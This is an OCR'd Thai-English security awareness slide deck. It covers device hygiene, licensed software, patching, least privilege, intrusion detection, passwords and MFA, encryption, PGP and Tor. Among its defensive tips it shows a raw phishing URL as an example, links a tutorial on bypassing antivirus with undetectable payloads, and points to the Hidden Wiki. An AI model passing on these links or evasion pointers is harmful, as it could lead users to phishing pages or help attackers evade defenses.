
กฎข้อที่ 1. รู้ว่าตัวเองมีอะไร

- รักษา smartphones ให้ปลอดภัย
  - Use a pin, password, pattern or biometrics to lock your phone
  - Download apps only from trusted stores - App Store, Google Play
  - Back up your data - icloud, google
  - Keep your operating system and apps updated
  - Turn off Wi-Fi and Bluetooth when not in use
  - Don't Trust Public Wifi*
  - Manage app permissions.
  - Ignore spam and phishing emails*
  - Always use a VPN*
    - Warp from Cloudflare - https://one.one.one.one/
    - Yoga VPN
  - Configure devices so that when lost or stolen they can be tracked, remotely wipe or remotely locked.*




Interception systems

Source: https://pegasusintelligence.com/docs/LAGO-GSM-Interception.pdf




Don't Trust Public Wifi



Source: https://www.kyos.ch/wp-content/uploads/2017/10/2017_10_17-KRACK-v1.3_EN.pdf

Ignore spam and phishing emails.




https://www.khartoumnight.com/adview/bruh/index.php?v=Jn9p904cZZh6hu7q

Phishing techniques used by attackers

- Embedding a link in an email that redirects your employee to an unsecure website that requests sensitive information
- Installing a Trojan via a malicious email attachment which will allow the intruder to exploit loopholes and obtain sensitive information
- Spoofing the sender address in an email to appear as a reputable source and request sensitive information
- Attempting to obtain company information over the phone by impersonating a known company vendor or IT department

VPN-Virtual Private Network




Source: https://securityboulevard.com/2020/03/vpn-a-key-to-securing-an-online-work-environment/

Remotely Erase Your Smartphone Data

Erase Data With “Find My iPhone”


Self Destruct After Too Many Failed Passcode Attempts



Source: https://www.lifewire.com/how-to-remotely-wipe-your-stolen-or-lost-iphones-data-2487331

Remotely Erase Your Smartphone Data

Erase Data With “Find My Device”



Source: https://www.nextpit.com/how-to-remotely-delete-android-phone-data


กฎข้อที่ 1. รู้ว่าตัวเองมีอะไร

- รักษา computer ให้ปลอดภัย
  - Keep up with system and software security updates
  - Install antivirus and anti spyware software - Windows Defender
  - Secure your web browser before going online*
  - Encrypt your network connection - HTTPS*
  - Lock your device
  - Encrypt your hard drive or your data
  - Use a VPN
  - Don't trust public WiFi
  - Never leave your computer unattended
  - Use a standard (nonadministrator) account in Windows - More info
  - Use unique passwords for every login
  - Turn on two-factor authentication*
  - Be careful online and don't click on suspicious links
  - Be wary of e-mail attachments*

Secure your web browser before going online

- Choose the latest version for your browser.
- Keep your browser updated
  - ตรวจสอบได้ที่ https://www.whatismybrowser.com/guides/the-latest-version/
- Choose a private browsing session when you access a website you are not sure about.
- Encrypt your network connection - HTTPS (Hypertext Transfer Protocol Secure)
- For more information https://us-cert.cisa.gov/publications/securing-your-web-browser

HTTPS (Hypertext Transfer Protocol Secure)




Multi-factor authentication

- Multi-factor authentication methods
  - Knowledge factors (something the user knows)
  - Possession factors (something the user owns)
  - Inherence factors (something the user is/has)


Google Authenticator

Source: https://www.imperva.com/learn/application-security/2fa-two-factor-authentication/

Be wary of e-mail attachments



Source
https://blog.emsisoft.com/en/15190/how-to-recognize-the-difference-between-a-safe-email-and-a-scam/
https://www.metacompliance.com/blog/scam-of-the-week-emotet-strikes-again-using-fake-extortion-emails/
https://isc.sans.edu/forums/diary/Malspam+with+Word+docs+uses+macro+to+run+Powershell+script+and+steal+system+data/24564/



กฎข้อที่ 2. ใช้งานซอฟต์แวร์ที่ได้รับอนุญาตเท่านั้น (ที่ถูกลิขสิทธิ์)

กฎข้อที่ 2. ใช้งานซอฟต์แวร์ที่ได้รับอนุญาตเท่านั้น

- กำหนดให้เครื่องเราใช้งานซอฟต์แวร์ที่เราอนุญาติเท่านั้น
  - Living off the land attack ใช้โปรแกรมที่ติดตั้งอยู่แล้วของระบบปฏิบัติการในการโจมตีเพื่อหลีกเลี่ยงการตรวจจับ เช่น
    - Windows --> PowerShell, WMI, tscon.exe, VBScripts
    - Linux --> Python, PERL, Bash scripts
- โปรแกรมเถื่อน, Crack , Keygen
- Rooted or Jailbreak Smartphones
- ตรวจสอบแหล่งที่มาของซอฟต์แวร์ - บริษัทผู้ผลิต, Google Play Store, App Store
- Malware
- การป้องกัน Malware
- VirusTotal - https://www.virustotal.com/gui/
- Cuckoo Sandbox - https://cuckoo.cert.ee/

Malware

- MALWARE, short for malicious software, is any program that's designed to conduct unwanted actions on your device.
- How malware can infect your PC or Smartphone
  - Opening a malicious attachment or file
  - Clicking a malicious link
  - Downloading unlicensed software
  - Visiting compromised websites
  - Sharing usb devices or plugging into suspicious ports

Malware

- 5 tips for defense against malware
  - Update your software (security patch)
  - Back up your data
  - Pause before you click
    - Shortened & cut-off links [Tip: Try a service like https://unshorten.it to see the full expanded URL!]
    - Typos, similar characters, and copied branding are out to trick you. Verify that it's the actual service.
      - www.google.com vs www.google.com
  - Be wary of physical access.
    - Using full-disk encryption and a strong password to protect your device can help defend it from unwanted physical access
  - Use an antivirus

ตรวจสอบเว็บไซต์และไฟล์อันตรายง่าย ๆ ด้วย VirusTotal

- https://www.virustotal.com/gui/
- VirusTotal เป็นบริการ Sandboxing ออนไลน์สำหรับวิเคราะห์ไฟล์หรือ URL ต้องสงสัย ว่ามีมัลแวร์ เช่น ไวรัส โทรจัน เวิร์ม และอื่นๆแฝงตัวอยู่หรือไม่


Cuckoo Sandbox

- Cuckoo Sandbox is the open source automated malware analysis system.
- https://cuckoo.cert.ee/


กฎข้อที่ 3. Patching และ Updating ซอฟต์แวร์อย่างสม่ำเสมอ

กฎข้อที่ 3. Patching และ Updating ซอฟต์แวร์อย่างสม่ำเสมอ

- Patch และ Update ซอฟต์แวร์อย่างสม่ำเสมอ
  - Operating System - Windows, macOS
  - Firmware
    - iOS, iPadOS
    - Android
  - Application - MS Office, Google Chrome, Firefox



Kaspersky เผยสถิติภัยคุกคามไซเบอร์ปี 2019 พบส่วนใหญ่โจมตีผ่านช่องโหว่ที่องค์กรไม่ยอมแพตช์




Source: https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2020/08/06094905/Kaspersky_Incident-Response-Analyst_2020.pdf

กฎข้อที่ 4. บริหารจัดการสิทธิ์การเข้าถึงของบัญชีผู้ใช้งานที่มีสิทธิ์สูงให้รัดกุม

กฎข้อที่ 4. บริหารจัดการสิทธิ์การเข้าถึงของบัญชีผู้ใช้งานที่มีสิทธิ์สูง ให้รัดกุม

- อย่าใช้งาน user account ที่มีสิทธิ์ในระดับ administrator โดยไม่จำเป็น
- Standard users can perform all common daily tasks, such as run programs, surf the Web, check email, stream movies and so on.
- However, if you want to perform tasks that make major changes to the system, such as installing software; add, remove or change user accounts; or run elevated commands you'll need an Administrator account.




Source: https://www.tenforums.com/tutorials/21680-determine-account-type-windows-10-a.html


5. ตรวจจับการละเมิดทันทีที่พบ

กฎข้อที่ 5. ตรวจจับการละเมิดทันทีที่พบ

- มีระบบตรวจจับการบุกรุก
  - Firewall
  - IDS/IPS
  - Antivirus/Malware Protection - update signature อย่างสม่ำเสมอ
- มีการเก็บข้อมูลจราจรและนำไปวิเคราะห์แจ้งเตือน
  - SIEM - Security information and event management
- Phishing Attack
- Digital Forensics


Firewall/IDS/IPS





Antivirus/Malware Protection


- Top Ten Reviews https://www.toptenreviews.com/best-antivirus-software
- Microsoft Defender Antivirus https://www.microsoft.com/en-us/windows/comprehensive-security
- Bypass the antivirus protection https://www.securitynewspaper.com/2020/04/27/bypass-antivirus-with-fully-undetectablefud-payload-step-by-step/



Protect Yourself from Phishing Scams

- Educate your employees
- Deploy a SPAM filter
- Keep all systems current with the latest security patches and updates.
- Install an antivirus solution, schedule signature updates.
- Deploy a web filter to block malicious websites.
  - Set DNS to
    - **OpenDNS** 208.67.220.220, 208.67.222.222
    - **Quad9 DNS** 9.9.9.9
- How to change the DNS settings on your Windows 10 PC https://support.opendns.com/hc/en-us/articles/228007207-Windows-10-Configuration

How DNS works



Source: https://cloudacademy.com/blog/how-dns-works/

Digital Forensics การตรวจพิสูจน์พยานหลักฐานทางดิจิทัล

- ที่ผ่านมาคุณเปิดโปรแกรมอะไรไปบ้าง
- คุณใช้โปรแกรมอะไรเชื่อมต่อออกไป Internet บ้าง
- แต่ละไฟล์ สร้างเมื่อไร ถูกแก้ไขล่าสุดเมื่อไร ถูกเข้าถึงเมื่อไร โดยใคร
- คุณลบไฟล์อะไรอะไรไปบ้าง อาจกู้ไฟล์ที่ลบออกมาได้
- คุณนำ USB Drive ตัวไหนมาเสียบกับเครื่องคอมพิวเตอร์ เอามาเสียบเมื่อไร และคัดลอกไฟล์อะไรออกไปบ้าง
- คุณพยายามเข้าดูโฟล์เดอร์อะไรบ้าง และเมื่อใด
- คุณใช้ Browser เข้าถึงเวปอะไรบ้าง และเมื่อใด อาจรู้ถึงได้ว่าเข้าเวปไปทำอะไรบ้าง
- คุณใช้ Remote Desktop ไปเครื่องไหนบ้างและหน้าตาที่คุณเข้าถึงเป็นอย่างไร
- และอื่น ๆ อีกมากมาย
- ถ้าคุณเป็นเหยื่อหรือผู้เสียหายอย่า! Format เครื่อง Computer หรือ อย่า Reset โทรศัพท์


6. การควบคุมการเข้าถึงอย่างรัดกุม

กฎข้อที่ 6. การควบคุมการเข้าถึงอย่างรัดกุม

- อนุญาตให้เข้าถึงข้อมูลได้เฉพาะผู้ที่เราอนุญาติเท่านั้น
- The principle of least privilege - if someone doesn't need access to something, don't give it to them.
- Multi-factor authentication
- การใช้ Password เพื่อปกป้องข้อมูล*
- Password Managers*
- การ crack password*

Creating Strong Passwords

- Reusing passwords is an exceptionally bad security practice.
- "Password manager"
  - generate strong passwords that a human being would be unlikely to guess.
  - store several passwords
  - protect all of your passwords with a single master password
  - KeePassXC is an example of a password manager that is open-source and free.



How long will it take to crack your password?

Source: https://community.isc2.org/t5/Tech-Talk/How-long-does-it-take-to-crack-passwords/td-p/32546

Passphrases


- A pass-phrase is a sentence with a combination of letters, numbers, and symbols that is easier to remember.
- Passphrases are easier to remember and could prevent people from having to write them down

Source: https://health.usf.edu/is/blog/2019/04/30/Passwords-vs-Passphrases-Which-Is-Better-For-Your-Security

Additional Resources


Additional Resources

- Encryption
  - Symmetric Encryption
  - Asymmetric Encryption




Source: http://computer-trickster.blogspot.com/2015/11/encryption.html

Symmetric Encryption



Source: https://www.coengoedegebure.com/surviving-an-infosec-job-interview-cryptography/


Asymmetric Encryption



Source: https://www.coengoedegebure.com/surviving-an-infosec-job-interview-cryptography/

Additional Resources

- Encryption
  - Client-Server encryption
  - End to end encryption




Source: https://martin.kleppmann.com/2015/11/10/investigatory-powers-bill.html

Source: https://www.amnesty.org/en/latest/news/2016/10/snapchat-skype-among-apps-not-protecting-users-privacy/

PGP - Pretty Good Privacy


- PGP is a popular encryption standard that protects the privacy and integrity of sensitive files.
- PGP implements asymmetric encryption to provide strong security and repudiation of files.
- Demo https://www.igolder.com/pgp/generate-key/
- วิธีการ: ใช้งาน PGP สำหรับพีซีที่ใช้ระบบปฏิบัติการ Windows



Source: https://www.goanywhere.com/solutions/open-pgp


What is TOR? The Onion Router

- Tor is free software and an open network that helps you defend against traffic analysis, a form of network surveillance that threatens personal freedom and privacy, confidential business activities and relationships, and state security.




Source: https://en.wikipedia.org/wiki/Tor_(anonymity_network)

How does Tor work?




Source: https://www.le-vpn.com/what-is-tor-browser/


How does Tor work?



Source: https://www.csoonline.com/article/3287653/what-is-the-tor-browser-how-it-works-and-how-it-can-help-you-protect-your-identity-online.html


How does Tor work?





Source: https://www.csoonline.com/article/3287653/what-is-the-tor-browser-how-it-works-and-how-it-can-help-you-protect-your-identity-online.html


How does Tor work?



Source: https://www.csoonline.com/article/3287653/what-is-the-tor-browser-how-it-works-and-how-it-can-help-you-protect-your-identity-online.html

Using TOR


- https://www.torproject.org/download/




Surface web, Deep Web, Dark Web

Source: https://www.visualcapitalist.com/data-driven-look-dark-web-marketplaces/

- The Hidden Wiki https://thehiddenwiki.org/
  - This dark web wiki is a collection of must-see (and must-avoid) onion sites. Enter at your own risk.





Consultant ที่ดี

- ยืดหยุ่นและปรับตัวได้เร็ว
- Work hard and work smart. Problem solvers.
- ต้องมีความมั่นใจในทักษะและความเชี่ยวชาญของตนเอง
- Don't give up.
- ขยันขันแข็ง - never stop learning.
- See the big picture and the small parts that can make it better.
- Listen first and speak second.


คำถาม/ข้อสงสัย/ข้อเสนอแนะ


รายงานการเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 2

